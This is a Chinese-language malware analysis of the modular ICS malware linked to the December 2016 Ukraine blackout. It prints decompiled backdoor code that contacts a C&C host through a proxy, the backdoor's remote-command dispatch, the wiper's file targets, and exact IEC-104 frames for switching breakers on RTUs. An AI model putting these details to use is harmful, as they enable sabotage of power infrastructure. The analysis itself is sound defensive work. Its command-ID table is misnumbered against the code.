该模块主要用于实现与攻击者 C&C 通信，由于工控系统内部的控制主机可能处于无法连接外网的内部局域网络中 ,所以黑客事先在进入被感染系统之前已经非常清楚该工控系统内部的网络结构，在入侵的跳板主机上安装了 Tor 客户端以及代理服务（代理服务开启 3128 端口接收数据进行转发）。并且在进行内部网络攻击过程中，黑客将根据该跳板主机的 IP 来定制化相应的 Main Backdoor 程序下发到目标机上运行。因此，可以说该模块是在黑客攻击过程中实时根据黑客当前所掌握的资源信息进行定制的。

该模块的通信部分也是通过一个小时为单位的时间定制化任务来执行。也就是说，在黑客实时攻击过程中也是有可能的通过这个定制化功能在指定的时间里与 C&C 通信，比如深夜时间。如下图：



此外，该模块会创建一个匿名的互斥体，并且会在路径%Common Documents%的父目录创建一个标识文件 imapi，只有这个文件存在的情况下才会执行与 C&C 通信的任务。

```
v0 = 0;
hMutex = CreateMutexW(0, 0, 0);
if ( hMutex )
{
  SHGetFolderPathW(0, 0x2E, 0, 0, &pszPath);  // CSIDL_COMMON_DOCUMENTS
  PathAppendW(&pszPath, L"..");
  PathAppendW(&pszPath, L"inapi");
  hFile = CreateFileW(&pszPath, 0x10000000u, 0, 0, 4u, 2u, 0);
  if ( hFile != (HANDLE)-1 )
    v0 = 1;
}
return v0;
}
```

ADLab

Main Backdoor 模块连接 C&C 是通过跳板机(10.15.1.69)来实现与 C&C 5.39.218.152 通信的，通信的端口为 443 端口，据 ESET 报告，与 C&C 通信的数据采用了 HTTPS。

```
.text:00402174
.text:00402174                push    ebp
.text:00402175                mov     ebp, esp
.text:00402177                sub     esp, 0Ch
.text:0040217A                push    esi
.text:0040217B                push    0
.text:0040217D                push    1BBh            ; nServerPort
.text:00402182                push    offset pswzServerName ; "5.39.218.152"
.text:00402187                call    RequestCmd
.text:0040218C                mov     esi, eax
.text:0040218E                push    esi             ; lpMem
.text:0040218F                mov     [ebp+var_C], esi
.text:00402192                call    getMemSize
.text:00402197                add     esp, 10h
.text:0040219A                test    eax, eax
```

上线请求控制命令

C&C地址

ADLab

目前我们无法证实该情况，因为后门采用 443 端口通信但实际不为 HTTPS 的情况非常多。但是可以确定的是 Main Backdoor 与跳板机之间的通信是明文的。通信数据内容如下：

```
CONNECT 5.39.218.152:443 HTTP/1.0
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 5.39.218.152
Content-Length: 0
Proxy-Connection: Keep-Alive
```

ADLab

该后门收到控制命令数据后，会对数据做一定处理，最后创建一个线程来处理黑客端发来的控制请求。

```
.text:0040220D                push    edi
.text:0040220E                call    sub_40184D
.text:00402213                add     esp, 14h
.text:00402216                push    esi             ; lpThreadId
.text:00402217                push    esi             ; dwCreationFlags
.text:00402218                push    eax             ; lpParameter
.text:00402219                push    offset cmd_control_thread ; lpStartAddress
.text:0040221E                push    esi             ; dwStackSize
.text:0040221F                push    esi             ; lpThreadAttributes
.text:00402220                call    ds:CreateThread
.text:00402226                push    edi             ; lpMem
.text:00402227                mov     esi, eax
.text:00402229                call    sub_40180A
.text:0040222E                mov     [esp+1Ch+dwMilliseconds], 3E8h ; dwMilliseconds
.text:00402235                push    esi             ; hHandle
.text:00402236                call    ds:WaitForSingleObject
```

控制命令处理线程

ADLab

其中，控制命令的前 4 个字节为命令 ID，接下来是单字节的控制命令，其值为 0-0xA 整形值，控制命令的控制命令参数位于第 16 个字节的偏移之后。控制命令分发以及处理功能代码如下：

```
result = (char *)((unsigned __int8)cmd[4] - 1);
switch ( cmd[4] )控制指令分发处理
{
  case 1:
    result = (char *)ExecuteProcess((int)cmd);
    break;
  case 2:
    result = ExecuteProcessWithAccount(cmd);
    break;
  case 3:
    result = (char *)DownloadFile(cmd);
    break;
  case 4:
    result = (char *)CopyFile(cmd);
    break;
  case 5:
    result = (char *)ExecuteShellCmd(cmd);
    break;
  case 6:
    result = (char *)ExecuteShellCmdWithAccount((int)cmd);
    break;
  case 7:
    ExitProcess(0);
    return result;
  case 8:
    result = (char *)StopService(cmd);
    break;
  case 9:
    result = (char *)StopServiceWithAccount(cmd);
    break;
  case 0xA:
    result = (char *)StartServiceWithAccount(cmd);
    break;
  case 0xB:
    result = (char *)ReplaceImagePath(cmd);
    break;
  default:
    return result;
}
return result;
```



控制命令以及相应的功能说明如下表所示：

命令ID	功能
0	执行进程
1	在指定用户帐户下执行进程，账户凭证由攻击者提供。
2	从C&C服务器下载文件
3	拷贝文件
4	执行shelll命令
5	在指定用户帐户下执行shell命令，账户凭证由攻击者提供。
6	退出
7	停止服务
8	在指定用户帐户下停止服务，账户凭证由攻击者提供。
9	在指定用户帐户下启动服务，账户凭证由攻击者提供。
10	为服务替换“镜像路径”注册表值

从控制功能上可以看出该后门模块的主要任务是从 C&C 下载扩展模块执行以及做远程命令执行，并且提供了由账户凭证支持的权限控制。如果黑客获取了管理员权限就可以将已安装的后门升级到一个更高的权限版本，黑客可以选择一个现有的、非关键的 Windows 服务，在注册表中替换它的 ImagePath 键值为新后门的代码路径。

2.Launcher 模块分析

该模块为 Main Backdoor 下载的众多模块之一，其实际上为黑客的进一步攻击提供一个统一的攻击接口，可以说是专门为运行 payload 模块而设计的。该模块在系统中以服务程序运行，运行时会创建一个定时器。定时器触发时该模块会创建新线程加载 hasio.dat 模块并调用 hasio.dat 模块的 Crash 函数（关于 hasio.），并且执行 payload 模块的 Crash 函数。通过启动器模块，恶意代码可以在指定的时间根据命令行运行任意的 payload。



该模块接受 3 个参数，格式为 </>：

```
%LAUNCHER%.exe%WORKING_DIRECTORY%%PAYLOAD%.dll%CONFIGURATION%.ini
```

参数以及解释如下：

参数	说明
%LAUNCHER%.exe	启动组件名称
%WORKING_DIRECTORY%	Payload DLL路径
%PAYLOAD%.dll	Padload DLL名称
%CONFIGURATION%.ini	保存Payload的配置信息，该文件路径由启动组件提供。

当模块启动运行时会将 workdirectory 设置为当前目录，然后加载 payload 模块。需要注意的是，此时加载 Payload 模块但是并没有执行模块的核心功能，这些功能实现在 Payload 模块的导出函数 Crash()中，所以通过该 Launcher 运行的 Payload 模块都必须导出这么一个函数。


```
10020198 ; Export Address Table for Crash104.dll
10020198 ;
10020198 off_10020198    dd rva Crash            ; DATA XREF: .rdata:1002018C↑o
1002019C ;
1002019C ; Export Names Table for Crash104.dll
1002019C ;
1002019C off_1002019C    dd rva aCrash           ; DATA XREF: .rdata:10020190↑o
1002019C                                         ; "Crash"
100201A0 ;
100201A0 ; Export Ordinals Table for Crash104.dll
100201A0 ;
100201A0 word_100201A0   dw 0                    ; DATA XREF: .rdata:10020194↑o
100201A2 aCrash104_dll   db 'Crash104.dll',0     ; DATA XREF: .rdata:10[illegible]
100201AF aCrash          db 'Crash',0            ; DATA XREF: .rdata:off_1002019C↑o
```

这个导出函数是通过定时器控制执行，定时器的触发时间为 2016 年 12 月 17 日 22 点。

历史上，乌克兰电力系统遭受了两次恶意网络攻击而引起的停电事故，其中一次便是 2015 年 12 月 23 号由恶意代码 BlackEnergy 攻击而导致大规模停电事故，第二次是在 2016 年 12 月 17 日遭受到未知恶意攻击而导致 30 分钟的停电事故。因而该恶意软件极有可能是第二次乌克兰停电事故的罪魁祸首。

3. 数据清除模块：haslo 模块分析

该模块为该恶意软件的数据擦除模块，与 KillDisk.DLL 模块具有类似的破坏性目的，它会删除注册表中服务对应的模块路径，并对磁盘上的文件进行改写，该模块对应的文件名为 haslo.dat 或 haslo.exe，其中 haslo.dat 随启动器模块执行，haslo.exe 可以作为单独工具执行。当该模块运行时会枚举 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services 下的所有键，并设置该键的 ImagePath 为空，该操作会造成系统无法正常启动。



清理完注册表后，该模块会开始擦除文件，首先该模块枚举驱动器从 C 盘到 Z 盘中包含指定扩展名的文件，对发现的文件进行改写。其中会避免对 Windows 目录文件的改写。需要注意的是，在枚举的过程中该组件跳过了子路径中名称包含 Windows 的文件。该组件用从新分配内存中获得的随机数据来重写文件内容。为了达到彻底擦除数据使其无法恢复的目的，该组件会尝试重写两次。第一次是当文件在驱动器盘中被发现，如果第一次没有成功，该组件会尝试第二次。但是在此之前，该恶意软件会终止除了包含在关键系统列表中的所有进程。

该模块需要擦除的文件类型有：

```
10010ED0 off_10010ED0    dd offset aSys_bascon_com ; DATA XR
10010ED0                                           ; "SYS_BASC
10010ED4                 dd offset a_v             ; "*.v"
10010ED8                 dd offset a_pl            ; "*.PL"
10010EDC                 dd offset a_paf           ; "*.paf"
10010EE0                 dd offset a_v             ; "*.v"
10010EE4                 dd offset a_xrf           ; "*.XRF"
10010EE8                 dd offset a_trc           ; "*.trc"
10010EEC                 dd offset a_scl           ; "*.SCL"
10010EF0                 dd offset a_bak           ; "*.bak"
10010EF4                 dd offset a_cid           ; "*.cid"
10010EF8                 dd offset a_scd           ; "*.scd"
10010EFC                 dd offset a_pcmp          ; "*.pcmp"
10010F00                 dd offset a_pcmi          ; "*.pcmi"
10010F04                 dd offset a_pcmt          ; "*.pcmt"
10010F08                 dd offset a_ini           ; "*.ini"
10010F0C                 dd offset a_xml           ; "*.xml"
10010F10                 dd offset a_cin           ; "*.CIN"
10010F14                 dd offset a_ini           ; "*.ini"
10010F18                 dd offset a_prj           ; "*.prj"
10010F1C                 dd offset a_cxm           ; "*.cxm"
10010F20                 dd offset a_elb           ; "*.elb"
10010F24                 dd offset a_epl           ; "*.epl"
10010F28                 dd offset a_mdf           ; "*.mdf"
10010F2C                 dd offset a_ldf           ; "*.ldf"
10010F30                 dd offset a_bak           ; "*.bak"
10010F34                 dd offset a_bk            ; "*.bk"
10010F38                 dd offset a_bkp           ; "*.bkp"
10010F3C                 dd offset a_log           ; "*.log"
10010F40                 dd offset a_zip           ; "*.zip"
10010F44                 dd offset a_rar           ; "*.rar"
10010F48                 dd offset a_tar           ; "*.tar"
10010F4C                 dd offset a_7z            ; "*.7z"
10010F50                 dd offset a_exe           ; "*.exe"
10010F54                 dd offset a_dll           ; "*.dll"
```


此外，该擦除模块还存在一个白名单的进程列表，为了防止意外发生，其不会对这些进程进行强制关闭的操作。擦除模块内置的白名单进程列表如下。

```
off_10010E88    dd offset aAudiodg_exe  ; DATA XREF: sub
                                        ; "audiodg.exe"
                dd offset aConhost_exe  ; "conhost.exe"
                dd offset aCsrss_exe    ; "csrss.exe"
                dd offset aDwm_exe      ; "dwm.exe"
                dd offset aExplorer_exe ; "explorer.exe"
                dd offset aLsass_exe    ; "lsass.exe"
                dd offset aLsm_exe      ; "lsm.exe"
                dd offset aServices_exe ; "services.exe"
                dd offset aShutdown_exe ; "shutdown.exe"
                dd offset aSmss_exe     ; "smss.exe"
                dd offset aSpoolss_exe  ; "spoolss.exe"
                dd offset aSpoolsv_exe  ; "spoolsv.exe"
                dd offset aSvchost_exe  ; "svchost.exe"
                dd offset aTaskhost_exe ; "taskhost.exe"
                dd offset aWininit_exe  ; "wininit.exe"
                dd offset aWinlogon_exe ; "winlogon.exe"
                dd offset aWuauclt_exe  ; "wuauclt.exe"
```

该模块实现了 IEC-104 规约中定义的协议，首先该模块读取配置文件，并根据配置文件中的指令进行指定操作。由于该模块主要实现了 IEC-104 的协议通信，所以有必要对 IEC-104 协议的格式和规约做一些背景介绍。

IEC-104 规约是厂站与调度主站间通讯的规约，以以太网为载体，采用平衡传输，TCP/IP 网络通信端口号为 2404。IEC-104 规约以 0x68 为启动字符，紧接 APDU 长度和 4 个 8 位控制域，之后是用户数据。

名称解释：

APDU:应用规约数据单元

APCI:应用规约控制信息

ASDU:应用服务数据单元

<table>
<tr><td>起始字 0X68</td><td rowspan="6">APCI</td><td rowspan="7">APDU</td></tr>
<tr><td>APDU 长度</td></tr>
<tr><td>控制域 1</td></tr>
<tr><td>控制域 2</td></tr>
<tr><td>控制域 3</td></tr>
<tr><td>控制域 4</td></tr>
<tr><td>IEC 60870-5-101 和 IEC 60870-5-104 定义的 ASDU</td><td>ASDU</td></tr>
</table>

启动字符 0x68 定义了数据流中的起点，APDU 的长度域定义了 APDU 体的长度，它包括 APCI 的四个控制域八位位组和 ASDU，控制域定义了保护报文不至丢失和重复传送的控制信息、报文传输启动/停止、以及传输连接的监视等控制信息。

IEC-104 规约帧分为三种类型：

（1）可计数的信息传输功能的帧，简称 I 帧或者 I 格式帧。

（2）可计数的确认功能的帧，简称 S 帧或者 S 格式帧。

（3）启动、停止、测试功能的帧，简称 U 帧或者 U 格式帧。

I 格式帧常常包含 APCI 和 ASDU 两个部分，其控制域第一个八位组的比特 1=0，I 帧包含特定信息，类型和内容较多。

起动字符	68H	APCI
APDU 长度	≤253	
控制域八位位组 1	发送序列号 N（S） LSB 0	
控制域八位位组 2	MSB 发送序列号 N（S）	
控制域八位位组 3	接收序列号 N（R） LSB 0	
控制域八位位组 4	MSB 接收序列号 N（R）	
ASDU 类型标识	1, 21, 30, 45, 46, ...	ASDU
可变结构限定词	信息体个数	
传送原因	3，6，7，10，11	
	00H	
公共地址	01H	
	00H	
信息体地址	01H	
	10H	
	00H	
信息元素集	....	

APDU

S 格式的帧只有 APCI，其控制域第一个八位组的比特 1=1 并且比特 2=0。用于确认接收到对方的帧，但本身没有信息发送的情况。

起动字符	68H
APDU 长度	04H
控制域八位位组 1	0 1
控制域八位位组 2	0
控制域八位位组 3	接收序列号 N（R） LSB 0
控制域八位位组 4	MSB 接收序列号 N（R）

U 格式的帧也只有 APCI，其控制域第一个八位组的比特 1=1 并且比特 2=1，U 帧仅有三种类型：启动帧、测试帧、停止帧。

起动字符	68H						
APDU 长度	04H						
控制域八位位组 1	测试		停止		启动	1	1
控制域八位位组 2	0						
控制域八位位组 3	0						0
控制域八位位组 4	0						

IEC60870-5-3 描述了远动系统传输帧中的基本应用数据单元，并定义了用于配套标准中的应用服务数据单元(ASDU)结构如图：

类型标识	数据单元标识符	ASDU
可变结构限定词		
传输原因 LSB		
传输原因 MSB（0X00）		
公共体地址 LSB		
公共体地址 MSB		
IEC 60870-5-104 定义的一个或多个信息对象	信息对象	

应用服务数据单元(ASDU)由数据单元标识符和一个或多个信息对象组成。类型标识定义了后续信息对象的结构、类型和格式。可变结构限定词定义了信息元素的数目和信息体地址类型，长度为一个字节。公共体地址即为 RTU 地址，长度 2 个字节，低位在前。

主站发送的类型标识列表：

类型标识	功能	类别	所属传感器	格式	备注
0X64	总召唤	遥测	RTU	WORD	标准 IEC104 规约
0X65	电能召唤	电度	智能电表	WORD	
0X67	时钟同步	校时	RTU	CP56Time2a	
0X2D	单点遥控	遥控	RTU	BYTE	
0X31	设点命令，标度化值	遥调	RTU	WORD	

从站返回信息帧的类型标识列表：

类型标示	功能	备注
0X64	总召唤确认/结束	标准 IEC104 规约
0X65	电能召唤确认/结束	
0X67	对时确认	
0X2D	单点遥控返校、执行和撤销	
0X31	单点遥调返校、执行和撤销	

主站发送的传输原因：

传输原因	用法	备注
0X06	激活	
0X08	停止激活	

从站发送的传输原因：


传输原因	用法	备注
0X03	突发	主动上送
0X05	被请求	
0X07	激活确认	
0X09	停止激活确认	
0X0A	激活停止	
0X2C	未知类型标识	
0X2D	未知传输原因	
0X2E	未知公共地址	
0X2F	未知信息对象地址	

对该协议有一定了解后，我们继续对该模块做进一步分析。当该模块的 Crash 函数被 Launcher 加载运行时，会将配置文件读入到内存（配置文件由参数 Crash 参数指定）读取到内存的配置参数。

下表是配置文件中各域解释：

属性	值	目的
target_ip	IP地址	IEC 104协议用于通信的IP地址
target_port	端口	端口号
uselog	1或者0	是否记录日志
logfile	文件名	如果记录日志的话，设置的日志文件名。
stop_comm_ service	1或者0	是否终止进程
stop_comm_ service_name	进程名	将要被终止的进程名
timeout	延时（单位是毫秒）	设置发送和接收之间的延时，默认为15000。
socket_timeout	延时（单位是毫秒）	指定的接收延时，默认为15000。
silence	1或者0	是否控制台输出
asdu	整数	指定ASDU（应用服务数据单元）地址
first_action	on或者off	第一次迭代中，设置ASDU包的开关值。
change	1或者0	迭代过程中，反转ASDU包中的开关值。
command_type	短或者长或者一直	指定命令限定符的命令脉冲持续时间
operation	范围或序列或切换	指定信息对象地址（IOA）的迭代类型
range	IOA的特定格式	IOA的特定范围
sequence	IOA的特定格式	IOA的特定序列
shift	IOA的特定格式	IOA的特定切换

该模块首先会读取 stop_comm_service 域并判定其是否为 1，如果为 1，则结束 stop_comm_service_name 域所指定的进程。



执行完以上操作后，该模块会根据 IEC-104 规约构造数据包向配置文件中指定的目标主机 IP 端口发送启动帧。构造启动帧数据包代码如下：

该恶意模块（主站）连接从站(RTUs)，并构造启动帧发送给从站(RTUs)。


恶意模块(主站)发送 U 帧启动帧：

从站（RTUs）会返回一个 U 帧确认帧：

当成功获取到从站（RTUs）返回的确认帧后，该模块会根据配置文件中 operation 域提供的操作方法操作 RTU。

当前 operation 域支持三种方式，分别为 range、sequence、shift。

range 模式即为攻击者指定信息对象地址范围，主站读取配置文件中 range 域填充攻击者指定的信息对象地址向从站发送单点遥控选择信息，从站（RTUs）返回单点遥控确认信息，然后恶意模块(主站)向从站（RTUs）发送单点遥控执行请求，根据返回的信息确认信息对象地址。当得到正确的信息对象地址后，该模块会循环向从站发送单点遥控选择及单点遥控确认请求。



构造单点遥控选择数据包：

恶意模块(主站)发送的数据为：

68（启动符）0E（长度）00 00（发送序号）00 00（接收序号）2D（类型标示）01（可变结构限定词）06 00（传输原因）00 00（公共地址即 RTU 地址）0A 00 00（信息体地址）81（遥控性质）

当前类型标识为 0x2d 传输原因为 0x06 表示主站发送单点遥控，其中遥控性质为 0x81 表示向从站发送单点遥控选择。

从站（RTUs）返回数据，

68（启动符）0E（长度）00 00（发送序号）02 00（接收序号）2D（类型标示）01（可变结构限定词）07 00（传输原因）01 00（公共地址即 RTU 地址）0A 00 00（信息体地址）81（遥控性质）

当前类型标识为 0x2d 传输原因为 0x07 标识从站发送单点确认。

恶意模块(主站)发送单点遥控执行合闸。

68（启动符）0E（长度）02 00（发送序号）02 00（接收序号）2D（类型标示）01（可变结构限定词）06 00（传输原因）00 00（公共地址即 RTU 地址）0A 00 00（信息体地址）01（遥控性质）


注释

遥控性质字段解释：

bit7 为 1 表示选择，等于 0 标识执行。

bit1 bit0 为 01 表示合闸，为 00 表示分闸。

bit65432 为 1 表示短脉冲，为 2 表示长脉冲，为 3 表示持续。




sequence 模式为当攻击者知道从站的信息对象地址值时，根据配置文件中的攻击指令，向从站（RTUs）循环发送单点遥控选择及单点遥控执行请求。


shift 模式与 range 模式类似，首先会枚举 range 域指定的信息对象地址范围，完成后，会通过 shift 域生成新的信息对象地址范围进行与 range 模式相同的操作。

当配置文件中的 silence 域为 1 时会开启命令行输出。


启动帧与确认帧：



单点遥控选择与确认：



单点遥控执行请求：



其他模块功能说明

该恶意软件在攻击过程中可以下发任何可能的攻击模块，根据 ESET 的报告，我们将其他的攻击模块以及其核心功能归纳如下（以下内容根据 ESET 的报告编译总结而成）。

1. 101

这个 payload DLL 名为 101.dll，以 IEC 101(即 IEC 60870-5-101)命名，这也是一种国际标准的用于监控和控制电力系统的协议。该协议常用于工业控制系统和远程终端单元(RTUs) 之间的通信。实际通信是通过串行连接传输的。

101 payload 组件在一定程度上实现了 IEC 101 标准中所描述的协议，并且能够与 RTU 或者任何支持该协议的设备进行通信。一旦被执行，101 payload 组件解析存储在 ini 文件中的配置信息，配置信息可能包含：进程名、Windows 设备名称（通常是 COM 端口）、信息对象地址（IOA）的范围、以及 IOA 指定范围的开始和结束值。IOA 是一个数字，用于标识设备中一个特定的数据元素。

进程的名字被指定在配置文件中，该名字属于运行在受害者机器上的应用程序。该应用程序通过串行连接和 RTU 通信。101 payload 试图终止指定的进程，并且开始使用 CreateFile，WriteFile 和 ReadFile 这些 Windows API 函数和指定的设备通信。配置文件中的第一个 COM 口用于实际通信，另外两个端口用于防止其他进程访问。这样，101 组件能够接管和维护 RTU 设备的控制。

